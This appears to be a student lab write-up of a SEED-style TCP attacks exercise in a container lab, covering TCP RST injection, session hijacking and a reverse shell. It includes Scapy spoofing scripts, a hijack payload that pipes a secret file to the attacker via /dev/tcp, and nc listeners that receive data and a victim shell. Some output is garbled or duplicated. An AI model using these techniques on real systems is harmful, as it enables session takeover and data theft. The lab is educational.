


After successful connection I have checked on victim machine.

```
root@b63679ea10d2:/#  netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:53148          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:53012          ESTABLISHED
root@b63679ea10d2:/#
```


```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 16:26:21 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/7
seed@b63679ea10d2:~$ ls
seed@b63679ea10d2:~$
```

If I type a command on the User machine to send it to the Server over the Telnet connection, the Attacker machine should capture some packets:



The Wireshark application opens, and I select the last packet that was captured. From that packet I can get the source and destination IP addresses, the source and destination port numbers, the sequence number (more importantly the next sequence number), and the acknowledgement number:

Using this information, I can fill in the missing information from the Scapy Python program that is provided.




When this program runs, it will send a spoofed TCP RST packet from the Server machine's port 23 to the User machine's port 53192 with the correct sequence number that should come after the last packet that was sent to User from Server. It will also print the spoofed packet to the terminal.

It should be noted that if the User machine and Server machine sent more data after we sniffed the network, we wouldn't have the correct sequence number in our spoofed packet. This could be overcome with automation.

I now run the tcp_rst.py program on the Attacker machine using the command '*sudo python tcp_rst.py*':

```
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 tcp_reset.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 53192           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 579531027       (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
```


The program printed information about the spoofed TCP RST packet to the terminal. I now check the User machine to see if the Telnet connection was closed:



Lets see the connection on victim machine connection was gone.

```
root@b636/9ea10d2:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

If we type anything in user1 we see reset packet



The connection was closed. The attack was successful.

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 15:46:41 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts
/5
seed@b63679ea10d2:~$ lConnection closed by foreign host.
root@d77c1dc6f9aa:/#
```


Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands.

To begin this attack, I first connect to the Server machine from the User machine using Telnet


```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 16:26:21 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/7
seed@b63679ea10d2:~$ ls
seed@b63679ea10d2:~$
```

We can see the backet flow and connection using wireshark



Let us imagine that there is a very important file on the Server machine, and the attacker wants to see that file. I will create that file on the Server machine secret and add some content on that and then if the attacker is successful, the file will get read during the TCP session hijacking attack:

```
seed@b63679ea10d2:~$ cat > secret
This is text file.
^C
seed@b63679ea10d2:~$ cat secret
This is text file.
seed@b63679ea10d2:~$
```



Lets update the hijack.py file with respective sequence number and port. The last packet captured gives me the information I need to perform the TCP session hijacking attack, which is the source and destination IP addresses, the source and destination port numbers, the sequence number, and the acknowledgement number:

```
 GNU nano 4.8                    hijack.py                         Modified
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=53220, dport=23, flags="A", seq=4078891386, ack=3879556299)
data = "\ cat secret > /dev/tcp/10.9.0.1/8080\"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-1bf32cd9e0ea", verbose=0)
```

The command in the data portion is surrounded by ‘\r’ which is an escape character for carriage return. This is important because it will separate the command from any other data that may have been sent to Server from User prior to our spoofed packet being sent. It will ensure our command will run properly.


Run 8080 port in attacker machine

```
[10/08/22]seed@VM:~/.../ramesh$ nano hijack.py
[10/08/22]seed@VM:~/.../ramesh$ nc -l 8080 &
[1] 9190
[10/08/22]seed@VM:~/.../ramesh$
```

I run tcp_session_hijack.py from the Attacker machine (*sudo python tcp_session_hijack.py*) to see if the attack works:

```
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 hijack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 53220           (20)
dport      : ShortEnumField                      = 23              (80)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 53220           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 4078891386      (0)
ack        : IntField                            = 3879556299      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat secret > /dev/tcp/10.9.0.1/8080 \r' (b'')
This is text file.
[1]+  Done                    nc -l 8080
[10/08/22]seed@VM:~/.../ramesh$
```

It prints information about the spoofed packet to the terminal. I now go and check the User machine to see if the Telnet connection is still working as it should:



At the same time if in the user 1 we want to write anything it not works

```
To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 16:26:21 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/7
seed@b63679ea10d2:~$ ls
seed@b63679ea10d2:~$
seed@b63679ea10d2:~$
seed@b63679ea10d2:~$ cat > secret
This is text file.
^C
seed@b63679ea10d2:~$ cat secret
This is text file.
Show Applications
```

If I kill TCP connection in victim server

```
root@b63679ea10d2:/# ss -K dst 10.9.0.6 dport 53012
Netid     State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port     Process
tcp       ESTAB      0          0                  10.9.0.5:telnet             10.9.0.6:53012
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
Show Applications
```

Then in the user server shows, connection closed by foreign host.

```
seed@b63679ea10d2:~$ cat secret
This is text file.
seed@b63679ea10d2:~$ Connection closed by foreign host.
root@d77c1dc6f9aa:/#
```


Notice that the secret file can be read in attacker machine. This means that the attack was a success, the Server machine was fooled by the spoofed packet, and the file was read.

Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

When attackers compromise a machine, they typically want to be able to run more than just a single command. Using a reverse shell provides a backdoor that they can use to send multiple commands to the machine, and have the output sent back to their own machine.

To accomplish this task, I created file reverse.py and updated the configuration as below



When it is ran on the Server machine, it will make the Server machine create a new bash shell and send all output from that bash shell to the TCP server on the Attacker machine, get all input from that TCP server, and send all errors to the TCP server.

Next, I set up a TCP server on the Attacker machine by running '*nc -lv 9090*':

```
[10/08/22]seed@VM:~/.../ramesh$ nc -lnv 9090 &
[1] 9963
Listening on 0.0.0.0 9090
[10/08/22]seed@VM:~/.../ramesh$
```

This server will listen on port 9090 for a TCP SYN request packet and form a connection between the machine that sent the packet and the Attacker machine. Once the Server machine is compromised, I will use this server to set up the reverse shell.

I established the telnet connection between user1 and victim from telnetting user1

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 18:17:01 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/8
seed@b63679ea10d2:~$
```

I had executed the code in attacker machine

```
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 reverse.py
```

After attacking user1 gets hang after some time

```
seed@b63679ea10d2:~$ ls
secret
seed@b63679ea10d2:~$ l
```

And we get vicitim reversal in attacker terminal, as soon as it ran, the TCP server that I set up earlier received a connection:

```
[10/08/22]seed@VM:~/.../ramesh$ nano reverse.py
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 reverse.py
Connection received on 10.9.0.5 38554
seed@b63679ea10d2:~$
```

Now the attacker can perform malicious activity using this victim machine using this reversal.

The prompt changed from seed@VM(attacker) to seed@b63679ea10d2 (user1 machine) which means we are seeing the output from the bash shell that was started by our command on the Server machine. I can also run commands and receive the output back:

Summary

From this project we found that TCP attacks can be extremely frustrating and can harm our computer systems. Reverse shells, TCP SYN flooding, TCP RST attacks, and TCP session hijacking were all covered in the lab report. With this newly discovered information, we can better defend ourselves from these attacks.